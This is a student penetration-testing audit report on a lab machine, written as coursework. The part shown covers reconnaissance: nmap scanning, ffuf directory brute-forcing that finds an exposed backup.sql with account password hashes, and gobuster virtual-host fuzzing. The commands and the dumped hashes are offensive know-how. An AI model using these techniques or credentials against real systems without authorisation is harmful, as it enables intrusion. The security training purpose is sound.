Technical Security Audit Report

5063CEM Practical Pen Testing

Author: Nikolay S. Ivanov
ivanovn@coventry.ac.uk
Student ID: 10223282
Date: 10/12/2021

Table of Contents

Introduction

In this report, the result of a security audit will be presented in the following order:

1. VM1
2. VM2
3. Overflow

The reporting of each machine consists of technical explanations over the processes of reconnaissance, initial exploitation, local enumeration and identification of vulnerability, and post-exploitation. The report is suitable for a technical audience, including security analysts, system administrators, software developers, etc.

The report explains the exploitation process step-by-step, and all of the scoped systems were fully compromised.

Machine 1: VM1

The IP address of the machine is 172.16.109.143.

Reconnaissance


Port Scanning

As an initial reconnaissance, a port scan was run against the target via Nmap.

```
sudo nmap -sSCV -A -O -p- -T4 172.16.109.143
```

```
# Nmap 7.92 scan initiated Wed Dec  8 22:53:39 2021 as: nmap -sSCV
-A -O -p- -T4 172.16.109.143
Nmap scan report for 172.16.109.143
Host is up (0.00048s latency).
Not shown: 65532 closed tcp ports (reset)

PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 73:9c:28:5e:19:97:0f:5e:63:95:6c:ef:cb:97:19:c1 (RSA)
|   256 90:1e:d9:12:76:36:6f:e9:b9:28:e0:f2:17:57:7b:24 (ECDSA)
|_  256 04:e5:3c:21:d9:5d:60:b8:c8:2d:82:46:99:5c:0b:1e (ED25519)

80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Learn Hacking!
| http-robots.txt: 2 disallowed entries
|_*.bak *.sql
|_http-server-header: Apache/2.4.38 (Debian)

4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)
```

```
MAC Address: 00:0C:29:98:A2:DD (Vmware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 – 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 172.16.109.143


OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Wed Dec  8 22:53:49 2021 -- 1 IP address (1 host
up) scanned in 9.50 seconds
```



```
❯ sudo nmap -sSCV -A -O -p- -T4 172.16.109.143 -o nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-08 22:53 GMT
Nmap scan report for 172.16.109.143
Host is up (0.00048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 73:9c:28:5e:19:97:0f:5e:63:95:6c:ef:cb:97:19:c1 (RSA)
|   256 90:1e:d9:12:76:36:6f:e9:b9:28:e0:f2:17:57:7b:24 (ECDSA)
|_  256 04:e5:3c:21:d9:5d:60:b8:c8:2d:82:46:99:5c:0b:1e (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Learn Hacking!
| http-robots.txt: 2 disallowed entries
|_*.bak *.sql
|_http-server-header: Apache/2.4.38 (Debian)
4222/tcp open  ssh     OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 3d:7d:7f:ed:65:17:f3:d9:56:ad:f5:71:00:68:79:5f (ECDSA)
|_  256 bd:f5:fb:27:a8:d7:f1:fb:25:c0:1c:39:a1:8e:66:e1 (ED25519)
MAC Address: 00:0C:29:98:A2:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 172.16.109.143

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds
```


Analysing the results leads to the conclusion that the system is running a Linux operating system with two SSH servers running on ports 22 and 4222. Furthermore, an Apache server on port 80 with a “robots.txt” set to disallow crawlers from visiting all pages/files with BAK and SQL extensions.

Directory Brute-forcing

Assuming a backup(s) with SQL or/and BAK extension hidden on the page, the next step was directory brute-forcing.

```
ffuf -w common.txt -u http://172.16.109.143/FUZZ
```

```
.hta                    [Status: 403,...]
.htaccess               [Status: 403,...]
.htpasswd               [Status: 403,...]
_db_backups             [Status: 301,...]
hidden                  [Status: 301,...]
images                  [Status: 301,...]
index.php               [Status: 200,...]
robots.txt              [Status: 200,...]
server-status           [Status: 403,...]
```




```
❯ ffuf -w ../common.txt -u http://172.16.109.143/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.109.143/FUZZ
 :: Wordlist         : FUZZ: ../common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 2ms]
_db_backups             [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 1ms]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 350ms]
hidden                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 2ms]
images                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 0ms]
index.php               [Status: 200, Size: 2962, Words: 441, Lines: 63, Duration: 18ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 476ms]
robots.txt              [Status: 200, Size: 46, Words: 4, Lines: 4, Duration: 2ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4702/4702] :: Job [1/1] :: 138 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Following the name conviction, an assumption can be made that a backup would be stored in the “_db_backups” with SQL extension.

```
ffuf -w common.txt -u http://172.16.109.143/_db_backups/FUZZ.sql
```

```
.hta               [Status: 403,...]

.htaccess          [Status: 403,...]

.htpasswd          [Status: 403,...]

backup             [Status: 200,...]
```



```
❯ ffuf -w ../common.txt -u http://172.16.109.143/_db_backups/FUZZ.sql

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.109.143/_db_backups/FUZZ.sql
 :: Wordlist         : FUZZ: ../common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 5ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 8ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 10ms]
backup                  [Status: 200, Size: 953, Words: 19, Lines: 2, Duration: 2ms]
:: Progress: [4702/4702] :: Job [1/1] :: 800 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

The second scan successfully found one file:

`backup.sql`

```
INSERT INTO `mdl_user` VALUES
(1,'manual',1,0,0,0,1,'guest','$2y$10$QFMTW54QiNgSdqmak3ZZ3.SjVMvfe5EC6CmtyD
zujzr12wlFDFa0a','','Guest user','
','root@localhost',0,'','','','','','','','','','','','','en','gregorian',''
,'99',0,0,0,0,'','',0,'','This user is a special user that allows read-only
access to some
courses.',1,1,0,2,1,0,0,1635410423,0,NULL,NULL,NULL,NULL,NULL),
(2,'manual',1,0,0,0,1,'admin','$2y$10$8iBjHfLlkTBuL5MA6lZXX.GXGXKf5l3w3vEdcJ
d42jh6HFts6jJIC','','Admin','User','admin@hacking.nt',0,'','','','','','',''
,'','','','','','en','gregorian','','99',1635410576,1635499565,1635410576,16
35498648,'172.25.0.1','',0,'','',1,1,0,1,1,0,0,1635410769,0,NULL,'','','',''
),(3,'manual',1,0,0,0,1,'teacher','$2y$10$uRd/
Iv.MaCXs593vSOXHFOGW8mwTzggbomHavb9HoBjRDcM0IsnOm','','Dan','Goldsmith','tea
cher@hacking.net',0,'','','','','','','','','','','','','en','gregorian','',
'99',0,0,0,0,'','',0,'','',1,1,0,2,1,0,1635499357,1635499357,0,'','','','','
');
```


The more meaningful values from the SQL query are extracted in Table 1.

Username	**Email**	**Hash**
guest	root@localhost	$2y$10$QFMTW54QiNgSdqmak3ZZ3.SjVMvfe5EC6CmtyDzujzr12wlFDFa0a
admin	admin@hacking.nt	$2y$10$8iBjHfLlkTBuL5MA6lZXX.GXGXKf5l3w3vEdcJd42jh6HFts6jJIC
teacher	teacher@hacking.net	$2y$10$uRd/Iv.MaCXs593vSOXHFOGW8mwTzggbomHavb9HoBjRDcM0IsnOm

Table 1

Further Enumeration

Going on the home page gives the information that a learning management system is in the process of setting. Furthermore, the link lms.learnh4ck1ng.cueh is given, but the link is pointing to a non-existing page. However, as the link contains a subdomain, an assumption can be made that there is a subdomain with the uncompleted set learning management system.



Learn Hacking

Welcome to our new site around learning cyber secuity topics.

We are in the process of setting up an exciting new Learning Management System (Not a Learning Engagement platform, to help you with the topics

Want to learn more

See the:

- Topics we offer
- Enquire about the Course


lms.learnh4ck1ng.cueh

Subdomain/Virtual Host Fuzzing

In order to find the subdomain, the domain name learnh4ck1ng.cueh is set in the hosts file, and a Gobuster scan is run against the target.

```
gobuster vhost -u http://learnh4ck1ng.cueh -w common.txt --append-domai
```

```
...
Found: moodle.learnh4ck1ng.cueh (Status: 200) [Size: 27524]
...
```



```
❯ gobuster vhost -u http://learnh4ck1ng.cueh -w ../common.txt --append-domain
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                 http://learnh4ck1ng.cueh
[+] Method:              GET
[+] Threads:             10
[+] Wordlist:            ../common.txt
[+] User Agent:          gobuster/3.1.0
[+] Timeout:             10s
[+] Append Domain:       true
===============================================================
2021/12/09 02:33:25 Starting gobuster in VHOST enumeration mode
===============================================================
Found: @.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: lost+found.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: render?url=https://www.google.com.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~adm.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~administrator.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~admin.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~apache.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~bin.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~ftp.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~guest.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~http.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~amanda.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~mail.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~httpd.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~nobody.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~operator.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~root.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~sys.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~sysadmin.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~sysadm.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~test.learnh4ck1ng.cueh (Status: 400) [Size: 423]
